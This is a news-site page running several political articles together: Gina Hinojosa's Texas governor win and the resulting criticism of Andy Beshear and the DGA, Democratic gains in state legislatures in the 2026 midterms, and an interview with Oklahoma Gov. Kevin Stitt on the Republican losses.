
Politics
2,000 USAID staff to be cut, others put on administrative leave


The Trump administration is putting all civil servants employed by the U.S. Agency for International Development (USAID) on administrative leave beginning Monday at midnight, according to a notice reviewed by Blue Light News. At the same time, 2,000 staff are expected to be cut from the agency in the U.S…
Read More


AUSTIN, Texas — Gina Hinojosa’s stunning victory put Texas at the epicenter of a political earthquake — and the aftershocks could upend Andy Beshear’s path to the White House.
For months, increasingly frustrated Hinojosa allies publicly and privately pressured the Democratic Governors Association, which Beshear chairs, to help push her over the finish line, as many national Democrats and donors stayed on the sidelines. On Tuesday, Hinojosa dominated the race for the Texas governor’s mansion, riding a blue wave that swept Democrats into power across the country, including flipping six governorships in states won by President Donald Trump.
Latino operatives who spoke with Blue Light News feel vindicated — and are turning their knives on Beshear ahead of a potential 2028 presidential bid.
“His presidential campaign is over,” said Sergio Gonzalez, a Democratic operative working on programs to turn out Latino voters in the midterms.
Beshear “doesn’t understand politics in the way that a president needs to understand politics,” and “failed Latino voters and Texas voters and Democrats in this moment,” said Gonzalez, who previously worked as a top aide to former Vice President Kamala Harris’ campaign.
Hinojosa’s race became the ultimate underdog campaign — a push to conquer a state Democrats had all but abandoned, with a candidate from the increasingly conservative Rio Grande Valley who her team was betting could turn out Latino voters in droves. Many national Democrats privately believed Hinojosa didn’t have a shot. But as public polling showed her closing the gap with three-term incumbent GOP Gov. Greg Abbott, the DGA’s minimal involvement in the race turned into a blistering wound that Hinojosa’s allies argued cut at the heart of the party’s historic lack of investment in Latino communities and candidates.
It’s made the Texas race the heart of an intra-party debate that’s only poised to explode ahead of 2028, when Latino voters will be central to any winning presidential coalition. And her allies are out to challenge Beshear’s party leadership potential, taking their shots arguing that the Texas victory is not his to claim.
“Andy Beshear is going to have to look at his playbook and understand that there was some pretty big missteps,” Stephanie Valencia, co-founder of Latino polling firm Equis Research, told Blue Light News.
The DGA defended its involvement and Beshear’s leadership, touting the more than $1.4 million it spent in Texas, including paying for campaign expenses and staff on the ground to support Hinojosa. The organization noted it featured Hinojosa at multiple events hosted by governors to introduce candidates like her to national donors.
“We always believed in Gina and knew she could win,” Meghan Meehan-Draper, the DGA’s executive director, said in a statement. “The DGA was proud to support her campaign as its largest contributor, along with our $12 million investment in Latino outreach across multiple successful campaigns on the path to electing a majority of Democratic governors for the first time since 2010.”
But Hinojosa’s allies say it was about more than just money.
In its final months, the surprising viability of Hinojosa’s campaign sparked a stand-off between Latino consultants, organizations and members of Congress on one side, and the national Democratic gubernatorial campaign arm on the other, over how to invest in winning Latinos, a bloc of voters whose tendencies to swing between parties is redefining the political landscape.
The campaign itself is also taking a shot at the DGA and Beshear. Hinojosa’s win “was the result of a curiosity that too many people in the establishment are still scared to embrace,” campaign manager Amy Friedman wrote in a post-election memo obtained by Blue Light News. “Even the Democratic Governors Association — the entity set up to literally help Democrats win — never believed she could.”
The DGA’s investments haven’t added up to any goodwill for Beshear from the Latino leaders and Hinojosa’s allies, who accuse the Kentucky governor of first ignoring and later forgoing a chance to put his full weight behind Hinojosa, who on Tuesday became the state’s first Latina governor.
“Don’t even get me started,” said Rebecca Katz of Fight Agency, which worked with Gina’s campaign and has been calling out Beshear on X. “[The DGA] underestimated her every step of the way. Not only did they not give to Gina, but they actively undermined her with other donors. It was outrageous.”
What Hinojosa’s campaign and allies saw as a generational opportunity to take a risk and flip Texas was met with deep skepticism and an even deeper lack of resources across an ever-growing map of competitive governor’s races in a blue wave year. Texas is among the most expensive states in the country to campaign in, and rallying donors to spend big on state-level races has long been a party problem. Abbott had a massive war chest of $105.7 million and the backing of Elon Musk, the world’s richest man, who poured nearly half a billion dollars into the midterms overall.
Dozens of Latino leaders, in two separate letters from September to October, pleaded with the DGA and Beshear to invest more in Hinojosa’s bid, at first asking for $10 million and later lowering it to $3 million. The calls for a massive influx of cash that could level the playing field fell on deaf ears until the final weeks of the campaign. On Sept. 29, Beshear called Hinojosa to commit $1 million from the DGA.
Playing out in the background was the looming 2028 Democratic presidential landscape, which had already shifted to heavily rely on Latino voters even before Texas entered the picture. Beshear is one of many Democrats considering a presidential run.
But other potential contenders jumped in forcefully to back Hinojosa, making her campaign into a mini 2028 proxy battle.
Arizona Sen. Ruben Gallego, who was among the signatories of the letters to the DGA, campaigned with her twice. Both California Gov. Gavin Newsom and Maryland Gov. Wes Moore contributed to her campaign or fundraised for her. And Illinois Gov. JB Pritzker not only helped fund the DGA itself, but separately pledged $1.2 million to Hinojosa in early October, after Beshear’s phone call with Hinojosa.
“I was pleased to be able to support her,” Pritzker said in response to questions from Blue Light News at a news conference Wednesday. “I think that I catalyzed others to.”
Gallego told Blue Light News he “believed in Gina from Day One.” While he didn’t directly level any criticism toward Beshear or the DGA, he said her campaign is a teaching moment for the road to 2028, which could see Texas newly competitive at the state and presidential level.
“We need to at least learn from this that there’s a lot more possibilities, that we should be looking at these states that people used to think are unreachable, and understand that if we have good talent and we have good energy, that we should make investments going forward,” Gallego said.
Beshear has not shut down speculation about his presidential ambitions, and leading the DGA has afforded him the opportunity to be the front and center for some of the biggest statewide races in the country.
Carlos Eduardo Espina, the popular Gen-Z Latino social media star, has appeared multiple times with Beshear this year. Espina, who emcee’d Hinojosa’s watch party, doesn’t share the same concerns as many of the Latino operatives who’ve also backed Hinojosa. Espina said he has a “great relationship” with Beshear and that the Kentucky governor has actively courted Latino support for months.
“He’s honestly one of the best leaders we have in our party on how to reach people and how to communicate with voters who might feel disengaged from the political process,” Espina said.
Beshear pushed for the seven-figure investment that eventually landed in Texas, and “personally pushed to send more money from the DGA in the closing week,” said Eric Hyers, Beshear’s longtime ally and former campaign manager. Beshear also made a $25,000 donation from his leadership PAC and separately invested $300,000 in operations specifically targeting Latino turnout in Texas.
The DGA also funneled over $12 million toward Latino outreach in Nevada and Arizona, two key presidential states with large shares of Latino voters and high-profile gubernatorial races. With several key Trump-won states in play and a wide map, and the party’s well-documented money woes, the lion’s share of the DGA’s resources went to states that looked competitive from the get-go. The goal was to “win as many races as we can,” as Beshear said to Blue Light News back in September.
Tuesday proved to be a massive night across the board, as the DGA flipped seats including Nevada and Democrats will now represent 30 states.
“He feels good about the spending decisions that he and his colleagues made,” Hyers said of Beshear. “Under his chairmanship, all incumbent governors were reelected, every state with a Democratic governor was held — including Kansas — and Democrats flipped six states.”
Yet Hinojosa’s win in Texas is the “crown jewel of the night with generational implications” when it comes to Latino voters the Democratic Party has been fighting to win back since 2024, Valencia said. The Democratic Party doesn’t need “infighting” after their blowout win, she added, but “we need to learn from our mistakes.”
And even Hinojosa’s campaign points to that split of investments in calling out the DGA, with Friedman, her campaign manager, writing in the memo that “when pushed for more investment, they balked. They would go on to send six times the investment in Alaska than Texas.”
Hinojosa’s upset in Texas instead came from a relentless focus on affordability issues — especially slamming the growing cost of data centers — and a historic Democratic ticket that also saw James Talarico beat Republican state Attorney General Ken Paxton in the Senate race. In a blistering midterm environment for the GOP, Hinojosa and Talarico swung historically red counties and the Latino-dominated Rio Grande Valley.
It was ground zero for what became an “earthquake” of Latinos swinging en masse for Democrats across the country. Latinos haven’t felt like they have a political home, said SOMOS PAC’s Melissa Morales. Part of that comes from a lack of prioritizing the bloc and a lack of investment. The “starkest example” is Texas, she said.
The criticism isn’t stopping Beshear’s team from touting his strength should he enter a presidential primary. Going into 2028, “there will now be a Democratic governor in every battleground state because Gov. Beshear and the DGA just re-wrote the 2028 map,” Hyers said.
Taking the stage after her ground-shaking win in Austin, Hinojosa in one sentence touched on what had become a central intra-party tension bubbling under the surface of her meteoric rise.
“It never bothered me that they doubted me — it bothered me that they doubted us,” Hinojosa told the packed room.
Shia Kapos contributed to this report.
The blue wave crashed through statehouses across the country Tuesday — carrying political and policy ramifications that will reverberate for years.
Democrats flipped more than 500 state legislative seats and won control of at least a dozen legislative chambers, establishing new governing trifectas in Michigan, Arizona, Pennsylvania, Minnesota, Wisconsin and Nevada. They captured legislative chambers in Texas, Georgia and North Carolina — states long dominated by Republican lawmakers. And they picked up even more legislative seats in deep blue strongholds like New York, California and Illinois.
The victories give Democrats an opening to pursue long-stalled agendas on housing costs and public education, along with new leverage in fights over taxing wealthy people and corporations and regulating artificial intelligence. Their gains will also reshape the country’s redistricting wars — and test whether Democrats can turn their backlash-fueled victories into changes voters can feel in their daily lives.
“We had a generational opportunity to shift the power in our states and to affect change and we did just that,” Democratic Legislative Campaign Committee President Heather Williams said. “We ran the table. It’s amazing.”
The scale of the victory is historic. In New York, Democrats are on track for their biggest state Senate majority since 1846, when they were running against the Whigs. In Texas, they won the state House for the first time since 2002. Arizona will have its first Democratic trifecta since the 1960s. And Democrats flipped Georgia’s House, the first chamber Democrats have taken back in the Deep South in the modern era. Altogether, the party won more seats than in any year since the post-Watergate campaign of 1974.
The gains represent the most seismic change in state capitals since Republicans shellacked Democrats nationwide in 2010, picking up nearly 700 state legislative seats and flipping 20 chambers. They used that power in the ensuing years to entrench conservative policies and redraw legislative maps in their favor in wide swaths of the country.
Wisconsin Republicans, for example, swept every statewide office and won control of both legislative chambers that year, clearing the way to enact a far-reaching conservative agenda that remade the state over the ensuing decade. On Tuesday, Democrats flipped both legislative chambers.
“This is an incredible moment for the state of Wisconsin and the country,” said Wisconsin Assembly Minority Leader Greta Neubauer, who’s expected to become speaker next year. ”We are going to use this power to deliver for the people of our state and demonstrate that government can be a force for good in their lives and things are different when Democrats are in charge.”
Democrats have been steadily clawing their way back to power in state capitals in recent election cycles, including picking up 31 seats in special elections and Virginia’s 2025 legislative elections after Donald Trump returned to the White House. After Tuesday, they now control a narrow majority of at least 51 state legislative chambers, up from 29 when Trump first took office in 2016, according to the DLCC.
But newly empowered Democratic state lawmakers will face a challenging political and economic landscape with voters angry at elected officials of all partisan stripes as they face pocketbook woes and government failings.
Veteran Minnesota Republican strategist Gregg Peppin, who worked on state Senate races this cycle, said the results there largely hinged on what voters were most angry about: the state’s massive fraud scandals under Democratic governance, or a deeply unpopular president. Ultimately, Democrats padded their state Senate majority by five seats and won control of the House.
“Clearly we found out they were more fed up with Donald Trump than they were with fraud,” Peppin said. “Everybody’s just worn out from the guy, I think Republicans too. It’s just time to turn the page.”
In Arizona, Rep. Oscar De Los Santos, who’s poised to become speaker of the House when lawmakers reconvene in Phoenix next year, said they have a robust agenda planned given their long time in the political wilderness. “We have sixty years of pent-up ideas that we have not been able to move,” he said. “There’s a bunch of legislation that we’ve got ready to go.”

Among the items on the agenda: banning corporate landlords from buying homes, cracking down on surveillance pricing based on people’s past purchases and addressing the state’s massive water woes.
De Los Santos said Democrats would crack down on Saudi-owned farms using Arizona water to grow alfalfa for export.
Another top target: reigning in the state’s universal education voucher program, which allows families to tap taxpayer dollars not only for private school tuition, but also for other education-related expenses. De Los Santos points out that public dollars have been used to pay for ski trips, kitchen remodels and even lingerie.
“It’s insane. It is out of control,” he said. “You’ve got literally thousands of dollars spent at Victoria’s Secret from this program and so we’re going to put an end to all of that nonsense and redirect those funds to our public schools.”
Democrats also juiced their majorities Tuesday in states where they already enjoyed governing trifectas. Republicans took a beating, for example, in Chicago’s suburbs, with Democrats flipping a string of state legislative seats — held by both moderates and conservatives — and further shrinking the GOP’s once-formidable presence in the region.
Republicans lost at least eight seats in the Illinois General Assembly, including six held by sitting lawmakers and two open seats. The drubbing further expands Democrats’ supermajorities in both chambers: They’ll now hold 84 out of 118 seats in the House and 45 out of 59 seats in the Senate.
“It means Democrats don’t have to try to work toward the middle [on legislation], which is really where the vast majority of the electorate is,” said state GOP Rep. Dan Ugaste, who represents Chicago’s far western suburbs and was among the Republicans who lost Tuesday.
Ugaste attributed the GOP losses, in part, to “many more” Democrats turning out than they did in the 2022 midterms. He also pointed to frustration with the economy and unmet expectations from the Trump administration.
“The administration said on day one that they were going to improve everyone’s economic situation,” Ugaste said. “And while the macro economy — businesses have orders, everyone’s still employed — is at a good place, what’s hurting is whether people can afford what’s on the shelf.”
In California and New York, Democrats are also poised to significantly expand their already dominant legislative majorities. In Sacramento, they control 75% of seats in the state Assembly, but with votes still being tallied they’re expected to pad that majority by at least four more seats. In New York, Democrats are poised to win at least 14 additional seats, giving them control of 158 out of 213.
There’s even early speculation that — when the final results are tabulated and the electoral dust settles — that there might now be sufficient support in state legislatures to implement a presidential election system based on the popular vote.
The wins also put Democratic state lawmakers in a position to help define the party’s agenda heading into 2028.
“[We] need to begin to show everyone what Democrats are made of and what we’re able to accomplish and how we lead,” said the DLCC’s Williams. “But also we’re doing that in the context of what is expected to be a critically important and incredibly robust Democratic primary, where voters around the country are going to be able to put their mark on who the leader of the Democratic Party is going to be and where we go.”
Shia Kapos contributed to this report

Kevin Stitt, the outgoing Republican governor of Oklahoma, has a message for President Donald Trump: Try being nice.
“People are just kind of tired,” Stitt told Blue Light News in an interview Friday morning, three days after the Republican Party suffered devastating election losses across the country and a few hours before Trump elevated Stephen Miller to be his chief of staff.
“They are just ready for something new and a change … President Trump’s policies are amazing, and he does a really good job on a lot of fronts, but the civility and then just trying to be nice to people, I think would go a long way.”
Stitt, who was until this summer chair of the National Governors Association, has been in Trump’s crosshairs before. In February, Trump lashed out at Stitt in a dispute over the annual NGA gathering at the White House, calling the Oklahoma governor a “RINO” and a “wiseguy.” The two later appeared to patch things up, after a White House sit-down in March.
Stitt is now one of several prominent Republicans calling on the president and congressional leaders to take stock of the party’s midterm losses and change course heading into 2028.
Asked on Friday if Trump had been nice to him, Stitt laughed, before replying: “I’ve always gotten along with President Trump. He’s always been good to me.”
But the term-limited governor, who has said he intends to return to the private sector next year, did not shy away from calling out the president. Stitt urged Trump to stop directing the Department of Justice to go after his political opponents — tactics the governor described as “Third World country stuff” — and use his final two years in the White House to seriously pursue bipartisan immigration reform.
This transcript has been edited for length and clarity.
You called last year’s election results a “butt whipping” for the party. If 2025 was a butt whipping, what was 2026?
Oh man! I don’t swear, but it’s probably worse than a butt whipping. It was pretty bad. But here’s the deal: I think it didn’t go the way that we had hoped, but I just want everybody to know, it’s not the end of the world. We’re all Americans, and it really shows you that we’re not as partisan as we think. In other words, the American people can swing both directions, right? That’s a positive.
Our leadership matters, the way we conduct ourselves matters. The American people wanted something different, and I think in two years we’ll see what happens.
I think [Texas Gov. Greg] Abbott’s loss was really the most shocking to me because he’s such a good guy and has been a great governor for Texas, and I don’t think anybody saw that coming.
What happened? Why do you think the results went the way they did?
People are tired of the self-dealing that they see in politicians. They see people going to Congress and getting rich, and government contracts to big business. I think people are just really, really cranky right now. Obviously, the kitchen table issues like diesel prices are super hard on the average American, and things are costing more, and I think people are frustrated.
We’ve got to get back to talking about spending. The national debt [is] out of control. We’re spending $2 trillion. It doesn’t matter if Republicans or Democrats are in office. People don’t even talk about tax policy anymore because they think they can spend whatever they want, regardless of income, and that is driving things up.
We have got to have permitting reform done. If you think about why are gas prices so expensive, part of that you could blame on the war in Iran, but a lot of it is the lack of development of new gas processing pipelines. It takes us eight years to build things anymore, and we have so squashed the private sector from meeting the needs of Americans through over-regulation.
Do Republicans need to do a better job of messaging?
They need to do a better job of messaging. But they also need to do a better job of leading when we get there.
I think the American people are so tired of weaponizing the Department of Justice. When President [Joe] Biden, his party was raiding Mar-a-Lago, they were suing President Trump, and then Trump wins big. I wish that we wouldn’t have flipped the script and started weaponizing and going after political opponents. This is Third World country stuff. We have got to stop that.
Now, when the Democrats are in power, if they try to start impeaching Trump again and try weaponizing and investigating instead of leading, I think the American people are going to be frustrated in two years again.
How much blame do you place on President Trump for the midterm results?
President Trump is what he is… I think just over 10 years, people are just kind of tired. They’re just ready for something new and a change. President Trump’s policies are amazing, and he does a really good job on a lot of fronts. But the civility and just kind of being nice to people, I think would go a long way.
Has Trump been nice to you?
I have always gotten along with President Trump. He has always been good to me. But you know … we all know that the president, he’s a fighter, and it’s so tough to be the president because everybody’s always attacking him. But I think that just a little more decorum, and people would give him more of the benefit of the doubt.
He is talking now about potentially working across the aisle. I know you brought up permitting reform. Are there other areas where you would like to see him and the administration working with Democrats on Capitol Hill?
Immigration reform is something where I think there’s a really good opportunity. President Trump is the president that has the credibility because he secured the borders after Biden’s disaster, and literally he could be the one that could really give us some immigration policy that allows the workforce that we need.
Do you see the midterm results as a response to the administration’s immigration enforcement tactics? Was this a rejection of the way that immigration has been handled?
That may be just one part of it, but it is certainly more nuanced than that. I think it is just an overall frustration with the party that’s in charge right now, and the people are wanting something different.
If there’s violent criminals, we need them out. But there was a case in Oklahoma where the guy had been here since he was eight years old from Vietnam, and he worked for a company, the company was vouching for him … but he had a marijuana charge from 20 years ago that was expunged by the state when he was in college. But yet he’s been deported, has a wife and two kids.
That’s the kind of thing that doesn’t make sense to the average person. And that’s where people are like, “Hey, we’re all for getting violent criminals out, but this guy is chasing the American dream, contributing. He is one that we should give a workforce permit to.
Where do you think the Republican Party needs to go from here?
The American people are looking for civility. They are looking for a statesman. They are looking for someone that is not as partisan that is saying, “Hey, we’re all Americans. Well, we can disagree better. We can disagree with one another on policy, but let’s start debating the policy, like our founders talked about.”
- In America’s measles epidemic, RFK Jr. is now on trial
- Sanders warns Democrats about spending too much time investigating Trump
- Rep. Robert Garcia: ‘The days of us not fighting back are over’
- How Hinojosa’s win in Texas could bite Beshear
- Democratic thrashing redraws the map of state power
- Why this GOP governor thinks his party got ‘worse than a butt whipping’ on Tuesday
- Stephen Miller’s rise to chief of staff indicates Trump isn’t ready to move on
- Hegseth fights for his future — again
- Johnson’s meeting request
- ‘Developer in chief’: White House throws weight behind permitting bill
-

 Politics1 year ago
John Legend advises Trump to drop the ‘dictator s‑‑‑’ if he wants Nobel Peace Prize
-

 Politics2 years ago
Former ‘Squad’ members launching ‘Bowman and Bush’ YouTube show
-
Uncategorized2 years ago
Bob Good to step down as Freedom Caucus chair this week
-

 The Josh Fourrier Show2 years ago
DOOMSDAY: Trump won, now what?
-

 The Dictatorship2 years ago
Pete Hegseth’s tenure at the Pentagon goes from bad to worse
-

 Politics2 years ago
Former Kentucky AG Daniel Cameron launches Senate bid
-

 The Dictatorship2 years ago
Luigi Mangione acknowledges public support in first official statement since arrest
-

 Politics2 years ago
Blue Light News’s Editorial Director Ryan Hutchins speaks at Blue Light News’s 2025 Governors Summit